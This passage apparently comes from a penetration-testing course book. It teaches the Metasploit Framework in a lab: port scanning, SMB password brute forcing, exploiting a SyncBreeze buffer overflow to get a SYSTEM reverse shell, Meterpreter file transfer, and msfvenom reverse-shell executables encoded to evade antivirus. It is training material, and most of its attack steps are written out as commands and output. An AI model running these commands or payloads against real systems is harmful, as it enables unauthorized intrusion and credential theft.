10.11.0.22       3389  tcp          open
10.11.0.22       5040  tcp          open
10.11.0.22       9121  tcp          open
```

Listing 740 - TCP port scan results in the database

The basic **services** command displays all results, but we can also filter by port number (**-p**), service name (**-s**), and more as shown in the help output of **services -h**:

```
msf5 > services -h

Usage: services [-h] [-u] [-a] [-r <proto>] [-p <port1,port2>] [-s <name1,name2>] [-o
<filename>] [addr1 addr2 ...]

  -a,--add          Add the services instead of searching
  -d,--delete       Delete the services instead of searching
  -c <col1,col2>    Only show the given columns
  -h,--help         Show this help information
  -s <name>         Name of the service to add
  -p <port>         Search for a list of ports
  -r <protocol>     Protocol type of the service being added [tcp|udp]
  -u,--up           Only show services which are up
  -o <file>         Send output to a file in csv format
  -O <column>       Order rows by specified column number
```

```
  -R,--rhosts       Set RHOSTS from the results of the search
  -S,--search       Search string to filter by
  -U,--update       Update data for existing service
...
```

Listing 741 - The services command help menu

In addition to a simple TCP port scanner, we can also use the *db_nmap* wrapper to execute Nmap inside Metasploit and save the findings to the database for ease of access. The **db_nmap** command has identical syntax to Nmap and is shown below:

```
msf5 > db_nmap
[*] Usage: db_nmap [--save | [--help | -h]] [nmap options]

msf5 > db_nmap 10.11.0.22 -A -Pn
[*] Nmap: Nmap scan report for 10.11.0.22
[*] Nmap: Host is up (0.00054s latency).
[*] Nmap: Not shown: 996 closed ports
[*] Nmap: PORT     STATE SERVICE       VERSION
[*] Nmap: 80/tcp   open  http
[*] Nmap: |_http-generator: Flexense HTTP v10.0.28
[*] Nmap: |_http-title: Sync Breeze Enterprise @ client251
[*] Nmap: 135/tcp  open  msrpc         Microsoft Windows RPC
[*] Nmap: 139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
[*] Nmap: 445/tcp  open  microsoft-ds?
[*] Nmap: 3389/tcp open  ms-wbt-server Microsoft Terminal Services
...
```

Listing 742 - Performing a Nmap scan from within Metasploit

To display all discovered hosts up to this point, we can issue the **hosts** command. As an additional example, we can also list all services running on port 445 with the **services -p 445** command.

```
msf5 > hosts

Hosts
=====

address          mac                name  os_name           os_flavor  os_sp  purpose
-------          ---                ----  -------           ---------  -----  -------
10.11.0.22       00:0c:29:ae:3e:22        Windows Longhorn                    device

msf5 > services -p 445

Services
========

host             port  proto  name          state  info
----             ----  -----  ----          -----  ----
10.11.0.22       445   tcp    microsoft-ds  open    ()
```

Listing 743 - Listing hosts and services in the database

To help organize content in the database, Metasploit allows us to store information in separate workspaces. When specifying a workspace, we will only see database entries relevant to that workspace, which helps us easily manage data from various enumeration efforts and assignments. We can list the available workspaces with **workspace**, or provide the name of the workspace as an argument to change to a different workspace as shown in Listing 744.

```
msf5 > workspace
  test
* default

msf5 > workspace test
[*] Workspace: test

msf5 >
```

Listing 744 - Workspaces in Metasploit Framework

To add or delete a workspace, we can use **-a** or **-d** respectively, followed by the workspace name.

22.1.3 Auxiliary Modules

The Metasploit Framework includes hundreds of auxiliary modules that provide functionality such as protocol enumeration, port scanning, fuzzing, sniffing, and more. The modules all follow a common slash-delimited hierarchical syntax (*module type/os, vendor, app, or protocol/module name*), which makes it easy to explore and use the modules. Auxiliary modules are useful for many tasks, including information gathering (under the gather/ hierarchy), scanning and enumeration of various services (under the scanner/ hierarchy), and so on.

There are too many to cover here, but we will demonstrate the syntax and operation of some of the most common auxiliary modules. As an exercise, explore some other auxiliary modules as they are an invaluable part of the Metasploit Framework.

To list all auxiliary modules, we run the **show auxiliary** command. This will present a very long list of all auxiliary modules as shown in the truncated output below:

```
msf5 > show auxiliary

Auxiliary
=========

   Name                                  Rank    Description
   ----                                  ----    -----------
   .................
   scanner/smb/smb1                      normal  SMBv1 Protocol Detection
   scanner/smb/smb2                      normal  SMB 2.0 Protocol Detection
   scanner/smb/smb_enumshares            normal  SMB Share Enumeration
   scanner/smb/smb_enumusers             normal  SMB User Enumeration (SAM EnumUsers)
   scanner/smb/smb_enumusers_domain      normal  SMB Domain User Enumeration
   scanner/smb/smb_login                 normal  SMB Login Check Scanner
   scanner/smb/smb_lookupsid             normal  SMB SID User Enumeration (LookupSid)
   scanner/smb/smb_ms17_010              normal  MS17-010 SMB RCE Detection
   scanner/smb/smb_version               normal  SMB Version Detection
   .................
```

Listing 745 - Listing all auxiliary modules

We can use **search** to reduce this considerable output, filtering by app, type, platform, and more. For example, we can search for SMB auxiliary modules with **search type:auxiliary name:smb** as shown in the following listing.

```
msf5 > search -h
Usage: search [ options ] <keywords>
```

```
OPTIONS:
  -h                Show this help information
  -o <file>         Send output to a file in csv format
  -S <string>       Search string for row filter

Keywords:
  aka         :  Modules with a matching AKA (also-known-as) name
  author      :  Modules written by this author
  arch        :  Modules affecting this architecture
  bid         :  Modules with a matching Bugtraq ID
  cve         :  Modules with a matching CVE ID
...
  target      :  Modules affecting this target
  type        :  Modules of a specific type (exploit, payload, auxiliary, encoder, eva

Examples:
  search cve:2009 type:exploit

msf5 > search type:auxiliary name:smb

Matching Modules
================

 Name                                          Rank    Description
 ----                                          ----    -----------
 auxiliary/admin/oracle/ora_ntlm_stealer       normal  Oracle SMB Relay Code Execution
 auxiliary/admin/smb/check_dir_file            normal  SMB Scanner Check File/Directory
 auxiliary/admin/smb/delete_file               normal  SMB File Delete Utility
 auxiliary/admin/smb/download_file             normal  SMB File Download Utility
...
```

Listing 746 - Searching for SMB auxiliary modules

After invoking a module with **use**, we can request more **info** about it as follows:

```
msf5 > use scanner/smb/smb2

msf5 auxiliary(scanner/smb/smb2) > info

       Name: SMB 2.0 Protocol Detection
     Module: auxiliary/scanner/smb/smb2
    License: Metasploit Framework License (BSD)
       Rank: Normal

Provided by:
  hdm <x@hdm.io>

Check supported:
  Yes

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  RHOSTS                    yes       The target address range or CIDR identifier
  RPORT    445              yes       The target port (TCP)
  THREADS  1                yes       The number of concurrent threads
```

```
Description:
  Detect systems that support the SMB 2.0 protocol
```

Listing 747 - Showing information about a SMB module

The module description output by **info** tells us that the purpose of the smb2 module is to detect whether or not the remote machines support the SMB 2.0 protocol. The module's *Basic options* parameters can be inspected by executing the **show options** command. For this particular module, we just need to **set** the IP address of our target, in this case our student Windows 10 machine.

Alternatively, since we have already scanned our Windows 10 machine, we could search the Metasploit database for hosts with TCP port 445 open (**services -p 445**) and automatically add the results to *RHOSTS* (**-rhosts**):

```
msf5 auxiliary(scanner/smb/smb_version) > services -p 445 --rhosts

Services
========

host             port  proto  name          state  info
----             ----  -----  ----          -----  ----
10.11.0.22       445   tcp    microsoft-ds  open    ()

RHOSTS => 10.11.0.22

msf5 auxiliary(scanner/smb/smb_version) >
```

Listing 748 - Loading IP addresses from the database

With the required parameters configured, we can launch the module with **run** or **exploit**:

```
msf5 auxiliary(scanner/smb/smb2) > run

[+] 10.11.0.22:445   - 10.11.0.22 supports SMB 2 [dialect 255.2] and has been online f
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 749 - Running the auxiliary module

Based on the module's output, the remote computer does indeed support SMB version 2. To leverage this, we can use the scanner/smb/smb_login module to attempt a brute force login against the machine. Loading the module and listing the options produces the following output:

```
msf5 auxiliary(scanner/smb/smb_enumusers_domain) > use scanner/smb/smb_login

msf5 auxiliary(scanner/smb/smb_login) > options

Module options (auxiliary/scanner/smb/smb_login):

Name               Current Setting  Required  Description
----               ---------------  --------  -----------
ABORT_ON_LOCKOUT   false            yes       Abort the run when an account lockout is
BLANK_PASSWORDS    false            no        Try blank passwords for all users
BRUTEFORCE_SPEED   5                yes       How fast to bruteforce, from 0 to 5
DB_ALL_CREDS       false            no        Try each user/password couple stored in
DB_ALL_PASS        false            no        Add all passwords in the current databas
```

```
DB_ALL_USERS       false            no        Add all users in the current database to
DETECT_ANY_AUTH    false            no        Enable detection of systems accepting an
DETECT_ANY_DOMAIN  false            no        Detect if domain is required for the spe
PASS_FILE                           no        File containing passwords, one per line
PRESERVE_DOMAINS   true             no        Respect a username that contains a domai
Proxies                             no        A proxy chain of format type:host:port[,
RECORD_GUEST       false            no        Record guest-privileged random logins to
RHOSTS                              yes       The target address range or CIDR identif
RPORT              445              yes       The SMB service port (TCP)
SMBDomain          .                no        The Windows domain to use for authentica
SMBPass                             no        The password for the specified username
SMBUser                             no        The username to authenticate as
STOP_ON_SUCCESS    false            yes       Stop guessing when a credential works fo
THREADS            1                yes       The number of concurrent threads
USERPASS_FILE                       no        File containing users and passwords sepa
USER_AS_PASS       false            no        Try the username as the password for all
USER_FILE                           no        File containing usernames, one per line
VERBOSE            true             yes       Whether to print output for all attempts
```

Listing 750 - Loading and listing options for smb_login module

The output reveals that this module accepts both *Required* parameters (like *RHOSTS*) and optional parameters (like *SMBDomain*). However, we notice that *RHOSTS* is not set, even though we set it while using the previous smb2 module. This is because **`set`** defines a parameter only within the scope of the running module. We can instead set a global parameter, which is available across all modules, with **`setg`**.

One parameter that we often change for auxiliary modules is THREADS. This parameter tells the framework how many threads to initiate when running the module, increasing the concurrency, and the speed. We don't want to go too crazy with this number, but a slight increase will dramatically decrease the run time.

For the sake of this demonstration, let's assume that we have discovered valid domain credentials during our assessment. We would like to determine if these credentials can be reused on others servers that have TCP port 445 open. To make things easier, we will try this approach on our Windows client, beginning with an invalid password.

We'll start by supplying the valid domain name of **`corp.com`**, a valid username (**`Offsec`**), an *invalid* password (**`ABCDEFG123!`**), and the Windows 10 target's IP address:

```
msf5 auxiliary(scanner/smb/smb_login) > set SMBDomain corp.com
SMBDomain => corp.com

msf5 auxiliary(scanner/smb/smb_login) > set SMBUser Offsec
SMBUser => Offsec

msf5 auxiliary(scanner/smb/smb_login) > set SMBPass ABCDEFG123!
SMBPass => ABCDEFG123!

msf5 auxiliary(scanner/smb/smb_login) > setg RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22
```

```
msf5 auxiliary(scanner/smb/smb_login) > set THREADS 10
THREADS => 10

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.11.0.22:445   - 10.11.0.22:445 - Starting SMB login bruteforce
[*] 10.11.0.22:445   - 10.11.0.22:445 - This system does not accept authentication wit
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: 'corp.com\Offsec:ABCDEFG123!',
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 751 - Attempting a SMB login

Since we knew that the password we supplied was invalid, the login failed as expected. Now, let's try to supply a valid password and re-run the module.

```
msf5 auxiliary(scanner/smb/smb_login) > set SMBPass Qwerty09!
SMBPass => Qwerty09!

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.11.0.22:445   - 10.11.0.22:445 - Starting SMB login bruteforce
[*] 10.11.0.22:445   - 10.11.0.22:445 - This system does not accept authentication wit
[+] 10.11.0.22:445   - 10.11.0.22:445 - Success: 'corp.com\Offsec:Qwerty09!' Administr
ator
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 752 - Attempting a SMB login with valid credentials

This time, the authentication succeeded. We can retrieve information regarding successful login attempts from the database with **creds**.

```
msf5 > creds
Credentials
===========

host        origin      service                 public  private   realm    private_typ
----        ------      -------                 ------  -------   -----    -----------
10.11.0.22  10.11.0.22  445/tcp (microsoft-ds)  Offsec  Qwerty09! corp.com Password
```

Listing 753 - Listing all discovered credentials

Although this run was successful, this method will not scale well. To test a larger user base with a variety of passwords, we could instead use the *USERPASS_FILE* parameter, which instructs the module to use a file containing users and passwords separated by space, with one pair per line.

```
msf5 auxiliary(scanner/smb/smb_login) > set USERPASS_FILE /home/kali/users.txt
USERPASS_FILE => /home/kali/users.txt

msf5 auxiliary(scanner/smb/smb_login) > run

[*] 10.11.0.22:445   - 10.11.0.22:445 - Starting SMB login bruteforce
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\bob:Qwerty09!',
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\bob:password',
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\alice:Qwerty09!',
[-] 10.11.0.22:445   - 10.11.0.22:445 - Failed: '.\alice:password',
```

```
[+] 10.11.0.22:445    - 10.11.0.22:445 - Success: '.\offsec:Qwerty09!'
[*] 10.11.0.22:445    - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 754 - Using username and password files to brute force SMB login

Let's try out another module. In this example, we will try to identify machines listening on TCP port 3389, which indicates they might be accepting Remote Desktop Protocol (RDP) connections. To do this, we will invoke the scanner/rdp/rdp_scanner module.

```
msf5 auxiliary(scanner/smb/smb_login) > use scanner/rdp/rdp_scanner

msf5 auxiliary(scanner/rdp/rdp_scanner) > show options

Module options (auxiliary/scanner/rdp/rdp_scanner):

Name        Current Setting  Required  Description
----        ---------------  --------  -----------
CredSSP     true             yes       Whether or not to request CredSSP
EarlyUser   false            yes       Whether to support Earlier User Authorization Re
RHOSTS                       yes       The target address range or CIDR identifier
RPORT       3389             yes       The target port (TCP)
THREADS     1                yes       The number of concurrent threads
TLS         true             yes       Wheter or not request TLS security

msf5 auxiliary(scanner/rdp/rdp_scanner) > set RHOSTS 10.11.0.22
RHOSTS => 10.11.0.22

msf5 auxiliary(scanner/rdp/rdp_scanner) > run

[*] 10.11.0.22:3389       - Detected RDP on 10.11.0.22:3389
[*] 10.11.0.22:3389       - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
```

Listing 755 - Identifying Remote Desktop Protocol endpoints

This module successfully detected RDP running on one host and automatically added the results to the database.

22.1.3.1 Exercises

1. Start the postgresql service and launch msfconsole.
2. Use the SMB, HTTP, and any other interesting auxiliary modules to scan the lab systems.
3. Review the hosts' information in the database.

22.2 Exploit Modules

Now that we are acquainted with basic MSF usage and several auxiliary modules, let's dig deeper into the business end of the MSF: exploit modules.

Exploit modules most commonly contain exploit code for vulnerable applications and services. Metasploit contains over 1700 exploits at the time of this writing and each was meticulously developed and tested to successfully exploit a wide variety of vulnerable services. These exploits are invoked in much the same way as auxiliary modules.

22.2.1 SyncBreeze Enterprise

To begin our exploration of exploit modules, we will focus on a service that we've abused time and again: SyncBreeze. In this section, we will search for the exploits related to the SyncBreeze Enterprise application installed on the Windows 10 workstation and then exploit it using MSF. To begin, we will use the **search** command:

```
msf5 > search syncbreeze

Matching Modules
================

Name                                        Disclosure Date  Rank    Description
----                                        ---------------  ----    -----------
exploit/windows/fileformat/syncbreeze_xml   2017-03-29       normal  Sync Breeze Enterp
rise 9.5.16 - Import Command Buffer Overflow
exploit/windows/http/syncbreeze_bof         2017-03-15       great   Sync Breeze Enterp
rise GET Buffer Overflow
```

Listing 756 - Searching for SyncBreeze exploits

The output reveals two specific exploit modules. We will focus on 10.0.28 and request **info** about that particular module:

```
msf5 > info exploit/windows/http/syncbreeze_bof

       Name: Sync Breeze Enterprise GET Buffer Overflow
     Module: exploit/windows/http/syncbreeze_bof
   Platform: Windows
       Arch:
 Privileged: Yes
    License: Metasploit Framework License (BSD)
       Rank: Great
  Disclosed: 2017-03-15

Provided by:
  Daniel Teixeira
  Andrew Smith
  Owais Mehtab
  Milton Valencia (wetw0rk)

Available targets:
  Id  Name
  --  ----
  0   Automatic
  1   Sync Breeze Enterprise v9.4.28
  2   Sync Breeze Enterprise v10.0.28
  3   Sync Breeze Enterprise v10.1.16

Basic options:
  Name     Current Setting  Required  Description
  ----     ---------------  --------  -----------
  Proxies                   no        A proxy chain of format type:host:port[,type:hos
  RHOST                     yes       The target address
  RPORT    80               yes       The target port (TCP)
  SSL      false            no        Negotiate SSL/TLS for outgoing connections
```

```
  VHOST                     no        HTTP server virtual host

Payload information:
  Space: 500
  Avoid: 6 characters

Description:
  This module exploits a stack-based buffer overflow vulnerability in
  the web interface of Sync Breeze Enterprise v9.4.28, v10.0.28, and
  v10.1.16, caused by improper bounds checking of the request in HTTP
  GET and POST requests sent to the built-in web server. This module
  has been tested successfully on Windows 7 SP1 x86.
```

Listing 757 - Sync Breeze exploit module information

According to the module description and the available targets, this does, in fact, seem to be the exploit that matches our target on the Windows 10 lab machine. Exploit modules require a payload specification. If we don't set this, the module will select a default payload. The default payload may not be what we want or expect, so it's always better to set our options explicitly to maintain tight control of the exploitation process.

To retrieve a listing of all payloads that are compatible with the currently selected exploit module, we run **`show payloads`** as shown in Listing 758.

```
msf5 > use exploit/windows/http/syncbreeze_bof

msf5 exploit(windows/http/syncbreeze_bof) > show payloads

Compatible Payloads
===================

Name                                    Rank    Description
----                                    ----    -----------
.................
windows/shell_bind_tcp                  normal  Windows Command Shell, Bind TCP Inli
windows/shell_hidden_bind_tcp           normal  Windows Command Shell, Hidden Bind T
windows/shell_reverse_tcp               normal  Windows Command Shell, Reverse TCP I
windows/speak_pwned                     normal  Windows Speech API - Say "You Got Pw
windows/upexec/bind_hidden_ipknock_tcp  normal  Windows Upload/Execute, Hidden Bind
   .................
```

Listing 758 - Truncated output of all applicable payloads

For example, we can specify a standard reverse shell payload (windows/shell_reverse_tcp) with **`set payload`** and list the options with **`show options`**:

```
msf5 exploit(windows/http/syncbreeze_bof) > set payload windows/shell_reverse_tcp
payload => windows/shell/reverse_tcp

msf5 exploit(windows/http/syncbreeze_bof) > show options

Module options (exploit/windows/http/syncbreeze_bof):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   Proxies                   no        A proxy chain of format type:host:port[,type:ho
   RHOST                     yes       The target address
```

```
   RPORT    80               yes       The target port (TCP)
   SSL      false            no        Negotiate SSL/TLS for outgoing connections
   VHOST                     no        HTTP server virtual host


Payload options (windows/shell_reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST                      yes       The listen address
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic
```

Listing 759 - Choosing a payload

The “Exploit target” section below the payload settings lists OS or software versions vulnerable to this exploit. In the case of a vanilla stack overflow like the one found in Syncbreeze, these settings essentially equate to different return addresses that are suitable for different OS versions or environments of the affected software. In this exploit module, a single static return address for our version of SyncBreeze will work for multiple versions of Windows. In other exploits, we will often need to set the target (using **`set target`**) to match the environment we are exploiting.

By setting the reverse shell payload for our exploit, Metasploit automatically added some new “Payload options”, including *LHOST* (listen host) and *LPORT* (listen port), which correspond to the host IP address and port that the reverse shell will connect to. Note that *LPORT* is set to a default value of 4444, which is fine for our purposes. Let’s go ahead and set *LHOST* and *RHOST* to define our attacking host and target host respectively.

```
msf5 exploit(windows/http/syncbreeze_bof) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(windows/http/syncbreeze_bof) > set RHOST 10.11.0.22
RHOST => 10.11.0.22
```

Listing 760 - Configuring the required parameters

After setting *LHOST* to our Kali IP address and *RHOST* to the Windows host IP address, we can use **`check`** to verify whether or not the target host and application are vulnerable. Note that this check will only work if the target application exposes some sort of banner or other identifiable data.

```
msf5 exploit(windows/http/syncbreeze_bof) > check
[*] 10.11.0.22:80 - The target appears to be vulnerable.
```

Listing 761 - Checking if the target is vulnerable

With confirmation that the target is vulnerable, all that remains now is to run the exploit using the **`exploit`** command as displayed below.

```
msf5 exploit(windows/http/syncbreeze_bof) > exploit
```

```
[*] Started reverse TCP handler on 10.11.0.4:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] Command shell session 1 opened (10.11.0.4:4444 -> 10.11.0.22:50195)

Microsoft Windows [Version 10.0.16299.248]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Windows\system32> whoami
whoami
nt authority\system
```

Listing 762 - Executing the exploit

Notice that when we execute the exploit, Metasploit automatically creates a payload listener, eliminating the need for Netcat. Upon execution completion, a session is created and the reverse shell is made available for us.

22.2.1.1 Exercise

1. Exploit SyncBreeze using the existing Metasploit module.

22.3 Metasploit Payloads

So far, we have only leveraged windows/shell_reverse_tcp, a simple and standalone reverse shell. Metasploit contains many other types of payloads beyond basic shells. Let's take a look at some of them now.

22.3.1 Staged vs Non-Staged Payloads

Before jumping into specific shellcode functionality, we must discuss the distinction between *staged* and *non-staged* shellcode, as evidenced by the description of these two payloads:

```
windows/shell_reverse_tcp - Connect back to attacker and spawn a command shell
windows/shell/reverse_tcp - Connect back to attacker, Spawn cmd shell (staged)
```

Listing 763 - Syntax for staged vs non-staged payloads

The difference between these payloads is subtle but important. A non-staged payload is sent in its entirety along with the exploit. In contrast, a staged payload is usually sent in two parts. The first part contains a small primary payload that causes the victim machine to connect back to the attacker, transfer a larger secondary payload containing the rest of the shellcode, and then execute it.

There are several situations in which we would prefer to use staged shellcode instead of non-staged. If the vulnerability we are exploiting does not have enough buffer space to hold a full payload, a staged payload might be suitable. Since the first part of a staged payload is typically smaller than a full payload, these smaller initial payloads can likely help us in space-constrained situations. In addition, we need to keep in mind that antivirus software will quite often detect embedded shellcode in an exploit. By replacing that code with a staged payload, we remove a good chunk of the malicious part of the shellcode, which may increase our chances of success. After the initial stage is executed by the exploit, the remaining payload is retrieved and injected directly into the victim machine's memory.

Note that in Metasploit, the "/" character is used to denote whether a payload is staged or not, so "shell_reverse_tcp" is not staged, whereas "shell/reverse_tcp" is.

22.3.2 Meterpreter Payloads

As described on the Metasploit site, *Meterpreter*[712] is a multi-function payload that can be dynamically extended at run-time. In practice, this means that the Meterpreter shell provides more features and functionality than a regular command shell, offering capabilities such as file transfer, keylogging, and various other methods of interacting with the victim machine. These tools are especially useful in the post-exploitation phase. Because of Meterpreter's flexibility and capability, it is the favorite and most commonly-used Metasploit payload.

A search for the "meterpreter" keyword returns a long list of results, but narrowing the search to the payload category reveals meterpreter versions for multiple operating systems and architectures including Windows, Linux, Android, Apple iOS, FreeBSD, and Apple OS X/macOS.

```
msf5 > search meterpreter type:payload

Matching Modules
================

#    Name                                                Description
-    ----                                                -----------
1    payload/android/meterpreter/reverse_http            Android Meterpreter, Android
2    payload/android/meterpreter/reverse_https           Android Meterpreter, Android
3    payload/android/meterpreter/reverse_tcp             Android Meterpreter, Android
4    payload/android/meterpreter_reverse_http            Android Meterpreter Shell, R
5    payload/android/meterpreter_reverse_https           Android Meterpreter Shell, R
6    payload/android/meterpreter_reverse_tcp             Android Meterpreter Shell, R
7    payload/apple_ios/aarch64/meterpreter_reverse_http  Apple_iOS Meterpreter, Rever
8    payload/apple_ios/aarch64/meterpreter_reverse_https Apple_iOS Meterpreter, Rever
9    payload/apple_ios/aarch64/meterpreter_reverse_tcp   Apple_iOS Meterpreter, Rever
10   payload/apple_ios/armle/meterpreter_reverse_http    Apple_iOS Meterpreter, Rever
...
```

Listing 764 - Searching for Meterpreter payloads

There are a multitude of Meterpreter versions based on specific programming languages (Python, PHP, Java), protocols and transports (UDP, HTTPS, IPv6, etc), and other various specifications (32-bit vs 64-bit, staged vs unstaged, etc).

For example, a small selection of Windows reverse meterpreter payloads is shown below:

```
payload/windows/meterpreter/reverse_udp       normal  Reverse UDP Stager with UUID Sup
payload/windows/meterpreter/reverse_http      normal  Windows Reverse HTTP Stager
payload/windows/meterpreter/reverse_https     normal  Windows Reverse HTTPS Stager
payload/windows/meterpreter/reverse_ipv6_tcp  normal  Reverse TCP Stager (IPv6)
payload/windows/meterpreter/reverse_tcp       normal  Reverse TCP Stager
```

Listing 765 - Meterpreter reverse protocol versions

[712] (Rapid7, 2017), https://github.com/rapid7/metasploit-framework/wiki/Meterpreter

We can select a specific meterpreter payload with **set** and configure it just as we would a standard reverse shell payload:

```
msf5 exploit(windows/http/syncbreeze_bof) > set payload windows/meterpreter/reverse_ht
tp
payload => windows/meterpreter/reverse_http

msf5 exploit(windows/http/syncbreeze_bof) > set LHOST 10.11.0.4
LHOST => 10.11.0.4

msf5 exploit(windows/http/syncbreeze_bof) > show options
...

Payload options (windows/meterpreter/reverse_http):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pro
   LHOST     10.11.0.4        yes       The local listener hostname
   LPORT     4444             yes       The local listener port
   LURI                       no        The HTTP Path

...
```

Listing 766 - Selecting meterpreter payload and configuring options

Let's try this payload against Syncbreeze. With everything configured correctly, we can launch the exploit and establish a reverse meterpreter connection:

```
msf5 exploit(windows/http/syncbreeze_bof) > exploit

[*] Started HTTP reverse handler on http://10.11.0.4:4444
[*] Automatically detecting target...
[*] Target is 10.0.28
[*] Sending request...
[*] http://10.11.0.4:4444 handling request from 10.11.0.22; (UUID: ppowchzb) Staging x
[*] Meterpreter session 1 opened (10.11.0.4:4444 -> 10.11.0.22:50270)

meterpreter >
```

Listing 767 - Establishing a reverse meterpreter connection

As demonstrated, the syntax of the meterpreter payload matches that of other payloads we have seen. Let's dig a bit farther into Meterpreter to highlight some of the significant differences from standard payloads.

22.3.3 Experimenting with Meterpreter

We can retrieve a list of all modules and commands built-in to Meterpreter with the **help** command:

```
meterpreter > help

Core Commands
=============

    Command                   Description
    -------                   -----------
    ?                         Help menu
    background                Backgrounds the current session
    bgkill                    Kills a background meterpreter script
    bglist                    Lists running background scripts
    bgrun                     Executes a meterpreter script as a background thread
    channel                   Displays information or control active channels
    close                     Closes a channel
    disable_unicode_encoding  Disables encoding of unicode strings
    enable_unicode_encoding   Enables encoding of unicode strings
    exit                      Terminate the meterpreter session
    get_timeouts              Get the current session timeout values
    guid                      Get the session GUID
.....
```

Listing 768 - Help command for Meterpreter

The best way to get to know the features of Meterpreter is to test them out. Let's start with a few simple commands such as **sysinfo** and **getuid**:

```
meterpreter > sysinfo
Computer        : CLIENT251
OS              : Windows 10 (Build 16299).
Architecture    : x86
System Language : en_US
Domain          : corp
Logged On Users : 7
Meterpreter     : x86/windows

meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
```

Listing 769 - Executing simple commands in meterpreter

The commands issued in listing 769 provide us with information about the target computer, operating system, and the current user.

Next, let's try some uploads and downloads using built-in Meterpreter commands. Take note that, due to shell escaping, we must use two "\" characters for the destination path as shown below:

```
meterpreter > upload /usr/share/windows-resources/binaries/nc.exe c:\\Users\\Offsec
[*] uploading  :/usr/share/windows-resources/binaries/nc.exe -> c:\Users\Offsec
[*] uploaded   :/usr/share/windows-resources/binaries/nc.exe -> c:\Users\Offsec\nc.exe

meterpreter > download c:\\Windows\\system32\\calc.exe /tmp/calc.exe
[*] Downloading: c:\Windows\system32\calc.exe -> /tmp/calc.exe
[*] Downloaded 25.50 KiB (100.0%): c:\Windows\system32\calc.exe -> /tmp/calc.exe
[*] download   : c:\Windows\system32\calc.exe -> /tmp/calc.exe
meterpreter >
```

Listing 770 - Uploading and downloading files with meterpreter

The meterpreter includes basic file system commands such as **pwd**, **ls**, and **cd** to navigate the target filesystem. Even though the commands have the same naming as those used on Linux, they work (through Meterpreter) on Windows hosts as well. The biggest advantage of spawning a system shell from within Meterpreter is that if, for some reason, our shell should die (e.g., we issued an interactive command within the shell and it won't time out), we can exit the shell to return to the Meterpreter session and re-spawn a shell in a new channel as illustrated in Listing 771

```
meterpreter > shell
Process 3488 created.
Channel 3 created.

C:\Windows\system32> ftp 127.0.0.1
ftp 127.0.0.1
> ftp: connect :Connection refused
^C

Terminate channel 3? [y/N]  y

meterpreter > shell
Process 3504 created.
Channel 4 created.

C:\Windows\system32> exit
exit
meterpreter >
```

Listing 771 - Using the shell command in meterpreter

While applications may be executed from within the command prompt opened with the **shell** command, there are also built-in meterpreter commands we can use. For example, the **execute** command launches an application, **ps** lists all running processes, and **kill** terminates a given process.

While Meterpreter is Metasploit's signature payload and includes many great features, it is not the only payload available. There are other payloads that have use cases in specific situations like vncinject/reverse_http, which creates a reverse VNC[713] graphical connection or php/reverse_php, which is a reverse shell written entirely in PHP that can be used to exploit a PHP web application. More exotic payloads also exist like mainframe/reverse_shell_jcl, which is a reverse shellcode for a Z/OS mainframe.[714]

22.3.3.2 Exercise

1) Take time to review and experiment with the various payloads available in Metasploit.

22.3.4 Executable Payloads

The Metasploit Framework payloads can also be exported into various file types and formats, such as ASP, VBScript, Jar, War, Windows DLL and EXE, and more.

[713] https://en.wikipedia.org/wiki/Virtual_Network_Computing

[714] https://en.wikipedia.org/wiki/Z/OS

For example, let's use the msfvenom[715] utility to generate a raw Windows PE reverse shell executable. We'll use the **-p** flag to set the payload, set **LHOST** and **LPORT** to assign the listening host and port, **-f** to set the output format (**exe** in this case), and **-o** to specify the output file name:

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f exe -o
shell_reverse.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 324 bytes
Final size of exe file: 73802 bytes
Saved as: shell_reverse.exe

kali@kali:~$ file shell_reverse.exe
shell_reverse.exe: PE32 executable (GUI) Intel 80386, for MS Windows
```

Listing 772 - Creating a Windows executable with a reverse shell payload

The shellcode embedded in the PE file can be encoded using any of the many MSF encoders. Historically, this helped evade antivirus, though this is no longer true with modern AV engines. The encoding is configured with **-e** to specify the encoder type and **-i** to set the desired number of encoding iterations. We can use multiple encoding iterations to further obfuscate the binary, which could effectively evade rudimentary signature detection.

```
kali@kali:~$ msfvenom -p windows/shell_reverse_tcp LHOST=10.11.0.4 LPORT=443 -f exe -e
x86/shikata_ga_nai -i 9 -o shell_reverse_msf_encoded.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 1 compatible encoders
Attempting to encode payload with 9 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai succeeded with size 378 (iteration=1)
x86/shikata_ga_nai succeeded with size 405 (iteration=2)
x86/shikata_ga_nai succeeded with size 432 (iteration=3)
